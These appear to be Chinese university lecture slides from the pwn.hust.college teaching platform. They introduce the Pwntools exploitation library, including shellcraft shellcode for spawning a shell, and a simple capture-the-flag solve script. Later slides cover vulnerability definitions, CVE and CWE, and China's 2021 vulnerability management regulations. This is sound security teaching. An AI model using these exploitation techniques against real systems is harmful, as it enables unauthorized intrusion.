
# Pwntools 安装（平台无需安装，开箱即用）

- sudo apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
- python3 -m pip install --upgrade pip
- python3 -m pip install --upgrade pwntools

```
Defaulting to user installation because normal site-packages is not writeable
Collecting pwntools
  Downloading pwntools-4.7.0-py2.py3-none-any.whl (11.7 MB)
   ━━━━━━━━━━━━━━━━ 11.7/11.7 MB 349.7 kB/s eta 0:00:00
```

```
vagrant@ubuntu-jammy:~$ python3
Python 3.10.3 (main, Mar 16 2022, 17:19:40) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> █
```

# pwn.hust.college 开源攻防实践教育平台



# pwn.hust.college – 教学闯关



# 具体漏洞实例利用 – Level-0-0 (教学关卡)

```
int bypass_me(char *buf)
{
    if (!strncmp(buf, "pokemon", 7)) {
        return 1;
    }

    return 0;
}

int main()
{
    char buffer[100];

    print_desc();

    fgets(buffer, sizeof(buffer), stdin);

    if (bypass_me(buffer)) {
        print_flag();
    } else {
        printf("You need to bypass some conditions to get the flag: \n");
        printf("Please refer to the source code to understand these conditions\n");
    }

    print_exit();
    return 0;
}
```

# Pwntools 介绍 --- Level-1-0

```
from pwn import *

# Set architecture, os and log level
context(arch="amd64", os="linux", log_level='debug')

# Load the ELF file and execute it as a new process.
challenge_path = "/challenge/pwntools-level0.0"
elf = ELF(challenge_path)
p = process(elf.path)

# Generate a payload to bypass the check.
payload = 'pokemon' + b'\x00'

# Send the payload after the string "Enter your input> \n" is found.
p.sendlineafter("Enter your input> \n", payload)

# Receive flag from the process
flag = p.recvline()
print(f"flag is: {flag}")
```

# Pwntools 介绍 --- Context

```
from pwn import *
```

*# Setting runtime variables*

```
context.os = 'linux'                                ← set os  
context.log_level = 'debug'                         ← set log level  
context.arch = 'amd64'                             ← set architecture
```

*# Set terminal*

```
context.terminal = ['tmux', 'splitw', '-h']  
context.terminal = ['gnome-terminal', '-x', 'sh', '-c']
```

# Pwntools 介绍 --- IO

```
>>> p = process(elf.path)
```

*Receive data bytes of data*

```
>>> p.recv(numb)
```

*Recv a single line*

```
>>> p.recvline()
```

*Receive data until `content`*

```
>>> p.recvuntil(content)
```

*Receive lines until one is found that starts with one of `content`*

```
>>> p.recvline_startswith(content)
```

*Receives data until EOF is reached*

```
>>> p.recvall()
```

```
>>> p = process(elf.path)
```

*Send data*

```
>>> p.send(data)
```

*Recvuntil content first, then send data*

```
>>> p.sendafter(content, data)
```

*Send(data + newline)*

```
>>> p.sendline(data)
```

*Recvuntil content then sendline data*

```
>>> p.sendlineafter(content , data)
```

*Sendline data first, then recvuntil content*

```
>>> p.sendlinethen(content, data)
```

# Pwntools 介绍 --- (Un)Packing

```
>>> p8(0x80)
```

b'\x80'

```
>>> p16(-0x190a, sign="signed")
```

b'\xf6\xe6'

```
>>> p16(0x190a, sign="unsigned")
```

b'\n\x19'

```
>>> p32(0xdeadbeef)
```

b'\xef\xbe\xad\xde'

```
>>> p64(0xdeadbeef, endian='big')
```

b'\x00\x00\x00\x00\xde\xad\xbe\xef'

```
>>> p=make_packer('all',endian='little')
```

```
>>> p(0xa1a2a3a4a5a6a7a8a9)
```

b'\xa9\xa8\xa7\xa6\xa5\xa4\xa3\xa2\xa1'

```
>>> u8(b'\x80')
```

128

```
>>> hex(u16(b'\xf6\xe6',sign='signed'))
```

'-0x190a'

```
>>> hex(u16(b'\x0a\x19',sign='unsigned'))
```

'0x190a'

```
>>> hex(u32(b'\xef\xbe\xad\xde'))
```

'0xdeadbeef'

```
>>> hex(u64(b'\x00\x00\x00\x00\xde\xad\xbe\xef',endian='big'))
```

'0xdeadbeef'

```
>>> u=make_unpacker(64, endian='little')
```

```
>>> hex(u(b'\xa8\x7\x6\x5\x4\x3\x2 \xa1'))
```

'0xa1a2a3a4a5a6a7a8'

# Pwntools 介绍 --- Shellcode

`context(arch="amd64", os="linux")`

## ➤ Shellcode Generation -- Shellcraft

- `execve(path='/bin///sh', argv=['sh'], envp=0)`
  - `shellcraft.sh()`
- `open(file='/flag', oflag=0, mode=0)`
  - `shellcraft.open('/flag', 0, 0)`
- `read(fd=0, buf='rsp', nbytes=0x100)`
  - `shellcraft.read(0, 'rsp', 0x100)`

## ➤ Assembly

- `asm('mov eax, 0x80; push rdi;', arch='amd64', os='linux')`
- `b'\xb8\x80\x00\x00\x00W'`

## ➤ Disassembly

- `disasm(b'\xb8\x80\x00\x00\x00W', arch='amd64', os='linux')`
- `'0: b8 80 00 00 00 mov eax, 0x80\n 5: 57 push rdi'`

# Pwntools 介绍 --- ELF

```
>>> e = ELF('/bin/cat')
>>> print(hex(e.address))
0x0
>>> print(hex(e.bss()))
0x9080
>>> print(hex(e.symbols['write']))
0x23d4
>>> print(hex(e.got['write']))
0x8e38
>>> print(hex(e.plt['write']))
0x23d4
>>> e.read(e.address+1, 3)
b'ELF'
>>> e.asm(e.address, 'ret')
>>> e.save('/tmp/patched-cat')
>>> disasm(open('/tmp/patched-
cat','rb').read(1))
' 0: c3  ret'
>>> e.p32(e.address,0xdeadbeef)
>>> hex(u32(e.read(e.address, 4)))
'0xdeadbeef'
```

# Pwntools 介绍 --- Others

## ➤ GDB attach to an existing process

- `pid = gdb.attach(target=p, gdbscript='b * 0x401450')`

## ➤ GDB start a new process under a debugger

- `io = gdb.debug([elf.path], gdbscript='b * 0x401450')`
- `io.sendline(b"echo hello") ...`

## ➤ Interact with the process

- `p = process(elf.path)`
- `p.interactive()`

## ➤ Cyclic generation of unique sequences

```
>>> cyclic(24, n=8)  
b'aaaaaaaaaaaaaaaaaaaaaaaa'
```

```
>>> g = cyclic_gen(string.ascii_uppercase, n=8)
```

```
>>> g.get(18)  
'AAAAAAAAABAAAAAAAACA'
```

```
>>> g.find('CAAAAAAA')  
(16, 0, 16)
```



# 3 软件漏洞机理基础

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 提纲

- 3. 1 安全漏洞管理规定
- 3. 2 软件漏洞定义
- 3. 3 软件漏洞分类及标准
- 3. 4 软件漏洞的生命周期
- 3. 5 漏洞利用对系统的影响
- 3. 6 典型的软件漏洞

## 3.1 安全漏洞管理规定

工业和信息化部 国家互联网信息办公室 公安部  
关于印发网络产品安全漏洞管理规定的通知

- 施行时间：2021年9月1日起施行《网络产品安全漏洞管理规定》
- 制定目的：规范网络产品安全漏洞发现、报告、修补和发布等行为，防范网络安全风险
- 管理对象
  - 网络产品（含硬件、软件）提供者
  - 网络运营者
  - 从事网络产品安全漏洞发现、收集、发布等活动的组织或者个人

[1] [http://www.gov.cn/zhengce/zhengceku/2021-07/14/content\\_5624965.htm](http://www.gov.cn/zhengce/zhengceku/2021-07/14/content_5624965.htm)

[2] [http://gxt.gxzf.gov.cn/xxgk/fzgc/zcjd\\_8292605/t9478906.shtml](http://gxt.gxzf.gov.cn/xxgk/fzgc/zcjd_8292605/t9478906.shtml)

# 安全漏洞管理规定

## 管理职责

- | 国家互联网信息办公室负责统筹协调网络产品安全漏洞管理工作
- | 工业和信息化部负责网络产品安全漏洞综合管理，承担电信和互联网行业网络产品安全漏洞监督管理
- | 公安部负责网络产品安全漏洞监督管理，依法打击利用网络产品安全漏洞实施的违法犯罪活动

# 安全漏洞管理规定

## 网络产品提供者

- **接收**: 建立健全网络产品安全漏洞信息接收渠道并保持畅通，留存网络产品安全漏洞信息接收日志**不少于6个月**

## 发现或者获知所提供网络产品存在安全漏洞

- **验证与评估**: 应当立即采取措施并组织对安全漏洞进行验证，评估安全漏洞的危害程度和影响范围；对属于其上游产品或者组件存在的安全漏洞，应当立即通知相关产品提供者
- **报送**: 应当在2日内向工业和信息化部网络安全威胁和漏洞信息共享平台报送相关漏洞信息
- **修复**: 应当及时组织对网络产品安全漏洞进行修补，应当及时将网络产品安全漏洞风险及修补方式告知可能受影响的产品用户，并提供必要的技术支持。

# 安全漏洞管理规定

- 鼓励相关组织和个人向网络产品提供者通报其软件系统中存在的安全漏洞
- 鼓励网络产品提供者建立所提供的网络产品安全漏洞奖励机制，对发现并通报所提供的网络产品安全漏洞的组织或者个人给予奖励

攻击类别	奖金级别(人民币)
0-click 在独立安全芯片中执行任意代码（可持久化）	最高8,000,000元
0-click在TEE中执行任意代码（可持久化）	最高4,000,000元
0-click在内核中执行任意代码（可持久化且能够绕过内核消减措施）	最高3,000,000元
0-click在ICE中执行任意代码（可持久化）	最高1,500,000元
锁屏绕过	最高1,000,000元

HarmonyOS 漏洞悬赏计划

# 安全漏洞管理规定

## 网络运营者

- **接收**: 建立健全网络产品安全漏洞信息接收渠道并保持畅通，留存网络产品安全漏洞信息接收日志**不少于6个月**
- **修复**: 发现或者获知其网络、信息系统及其设备存在安全漏洞后，应当立即采取措施，及时对安全漏洞进行验证并完成修补


# 漏洞发布要求

- (一) 不得在网络产品提供者提供网络产品安全漏洞修补措施之前发布漏洞信息。
- (二) 不得发布网络运营者在用的网络、信息系统及其设备存在安全漏洞的细节情况。
- (三) 不得刻意夸大网络产品安全漏洞的危害和风险，不得利用网络产品安全漏洞信息实施恶意炒作或者进行诈骗、敲诈勒索等违法犯罪活动。
- (四) 不得发布或者提供专门用于利用网络产品安全漏洞从事危害网络安全活动的程序和工具。
- (五) 在发布网络产品安全漏洞时，应当同步发布修补或者防范措施。
- (六) 在国家举办重大活动期间，未经公安部同意，不得擅自发布网络产品安全漏洞信息。
- (七) 不得将未公开的网络产品安全漏洞信息向网络产品提供者之外的境外组织或者个人提供。
- (八) 法律法规的其他相关规定。

# 安全漏洞管理规定

## 从事网络产品安全漏洞发现、收集的组织或者个人

- 建立的网络安全漏洞信息共享平台
- 应当加强对其建立的网络安全漏洞信息共享平台的管理，不得违规发布




# 处罚措施

- 网络产品提供者未按本规定采取网络产品安全漏洞补救或者报告措施的，由工业和信息化部、公安部依据各自职责依法处理
- 网络运营者未按本规定采取网络产品安全漏洞修补或者防范措施的，由有关主管部门依法处理。
- 违反本规定收集、发布网络产品安全漏洞信息的，由工业和信息化部、公安部依据各自职责依法处理。
- 利用网络产品安全漏洞从事危害网络安全活动，或者为他人利用网络产品安全漏洞从事危害网络安全的活动提供技术支持的，由公安机关依法处理。

## 3. 2 软件漏洞定义

- 漏洞(Vulnerability)，通常也称脆弱性，**RFC2828**将漏洞定义为“系统设计、实现或操作管理中存在的缺陷或者弱点，能被利用而违背系统的安全策略”。攻击者利用漏洞可以获得计算机系统的额外权限。

- 软件漏洞三要素
  - 软件系统中存在缺陷或弱点；
  - 攻击者可以接触到该缺陷或者弱点；
  - 攻击者可以利用该缺陷或者弱点；



# 软件漏洞相关信息

- 软件漏洞基本信息
  - 软件名称
  - 受影响的软件版本
  - 漏洞的根本原因
  - 漏洞的触发条件
  - PoC - 验证漏洞存在的代码
  - 漏洞的攻击能力
  - EXP - 漏洞利用的代码
  - 等。 . .

## CVE-2016-0728

**CVE-ID**

**CVE-2016-0728** [Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

**Description**

The join\_session\_keyring function in security/keys/process\_keys.c in the Linux kernel before 4.4.1 mishandles object references in a certain error case, which allows local users to gain privileges or cause a denial of service (integer overflow and use-after-free) via crafted keyctl commands.

**References**

**Note:** References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:81054
- URL:<http://www.securityfocus.com/bid/81054>
- CONFIRM:<http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=23567fd052a9abb6d67fe8e7a9ccdd9800a540f2>
- CONFIRM:<http://source.android.com/security/bulletin/2016-03-01.html>
- CONFIRM:<http://www.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.4.1>
- CONFIRM:<http://www.oracle.com/technetwork/topics/security/linuxbulletinjan2016-2867209.html>
- CONFIRM:<https://bto.bluecoat.com/security-advisory/sa112>
- CONFIRM:[https://bugzilla.redhat.com/show\\_bug.cgi?id=1297475](https://bugzilla.redhat.com/show_bug.cgi?id=1297475)
- CONFIRM:<https://github.com/torvalds/linux/commit/23567fd052a9abb6d67fe8e7a9ccdd9800a540f2>
- CONFIRM:[https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr\\_na-c05130958](https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05130958)
- CONFIRM:[https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr\\_na-c05158380](https://h20566.www2.hpe.com/portal/site/hpsc/public/kb/docDisplay?docId=emr_na-c05158380)
- CONFIRM:<https://security.netapp.com/advisory/ntap-20160211-0001/>

The **join\_session\_keyring** function in **security/keys/process\_keys.c** in the **Linux kernel before 4.4.1** **mishandles object references in a certain error case**, which allows local users to **gain privileges or cause a denial of service (integer overflow and use-after-free)** via crafted keyctl commands.

# CVE - Common Vulnerability and Exposures

- MiTRE组织于1999年建立了“通用漏洞列表”（Common Vulnerability and Exposures, CVE）
  - 为每个漏洞确定了唯一的名称和一个标准化的描述
  - 不是一个数据库，而是一个字典
  - 任何完全迥异的漏洞库都可以用同一个语言表述
  - 由于语言统一，可以使得安全事件报告更好地被理解，实现更好的协同工作
  - 可以成为评价相应工具和数据库的基准
  - 非常容易从互联网查询和下载



## About CVE

The mission of the CVE Program is to identify, define, and catalog publicly disclosed cybersecurity [vulnerabilities](#). There is one [CVE Record](#) for each vulnerability in the catalog. The vulnerabilities are discovered then assigned and published by organizations from around the world that have partnered with the CVE Program. [Partners](#) publish CVE Records to communicate consistent descriptions of vulnerabilities. Information technology and cybersecurity professionals use CVE Records to ensure they are discussing the same issue, and to coordinate their efforts to prioritize and address the vulnerabilities.



Introduction to the CVE Program, including what is CVE, goals of the program, who operates the program, and program organization.



Episode 1 - Tod Beardsley of Rapid7, Tom Millar of CISA, Chris Levendis of the CVE Program, and Dave Waltermire of NIST's NVD discuss how their organizations and the community all work together to advance the CVE Program's mission to identify, define, and catalog publicly disclosed cybersecurity vulnerabilities.

### 3.3 漏洞分类及其标准

- **按照漏洞威胁分类**

- 获取访问权限漏洞
- 权限提升漏洞
- 拒绝服务漏洞
- 恶意软件植入漏洞
- 数据丢失或者泄露漏洞

- 
- (1) 远程管理员权限。
  - (2) 本地管理员权限。
  - (3) 普通用户访问权限。
  - (4) 权限提升（沙箱）。
  - (5) 读取受限文件。
  - (6) 远程拒绝服务。
  - (7) 本地拒绝服务。
  - (8) 远程非授权文件存取。
  - (9) 口令恢复。
  - (10) 欺骗。
  - (11) 服务器信息泄露。

### 3.3 漏洞分类及其标准

- 按照漏洞成因

- (1) 输入验证错误
- (2) 访问验证错误
- (3) 竞争条件
- (4) 意外情况处置错误
- (5) 设计错误
- (6) 配置错误
- (7) 环境错误

CWE  
Common Weakness Enumeration

CVE-2016-0728


#### Evaluator Description

CWE-190: Integer Overflow or Wraparound  
CWE-416: Use After Free

### 3.3 漏洞分类及其标准

- 按照漏洞严重性

- A 类漏洞（高）：威胁性最大的漏洞，往往由较差的系统管理或错误设置造成
- B 类漏洞（中）：较为严重的漏洞，例如允许本地用户获得增加的和未授权的访问
- C 类漏洞（低）：严重性不是很大的漏洞，例如允许拒绝服务的漏洞



### 3.3 漏洞分类及其标准

- **按照漏洞被利用方式**
  - 本地攻击
    - Linux Kernel 2.6 udev Netlink消息验证本地权限提升漏洞（CVE-2009-1185）
  - 远程主动攻击
    - Microsoft Windows DCOM RPC接口长主机名远程缓冲区溢出漏洞（MS03-026）（CVE-2003-0352）
  - 远程被动攻击

# 微软安全公告 (MSXX-XXX)

The screenshot shows a Microsoft TechNet page for the security bulletin MS17-023. The page title is "Microsoft 安全公告 MS17-023 - 严重". The main content discusses a critical update for Adobe Flash Player (4014329) released on March 14, 2017. It mentions that the update addresses vulnerabilities in various Windows versions and Internet Explorers. A sidebar on the right provides links to other security bulletins and related documentation.

Microsoft 安全公告 MS17-023 - 严重

发布日期：2017 年 3 月 14 日

版本：1.0

### 执行摘要

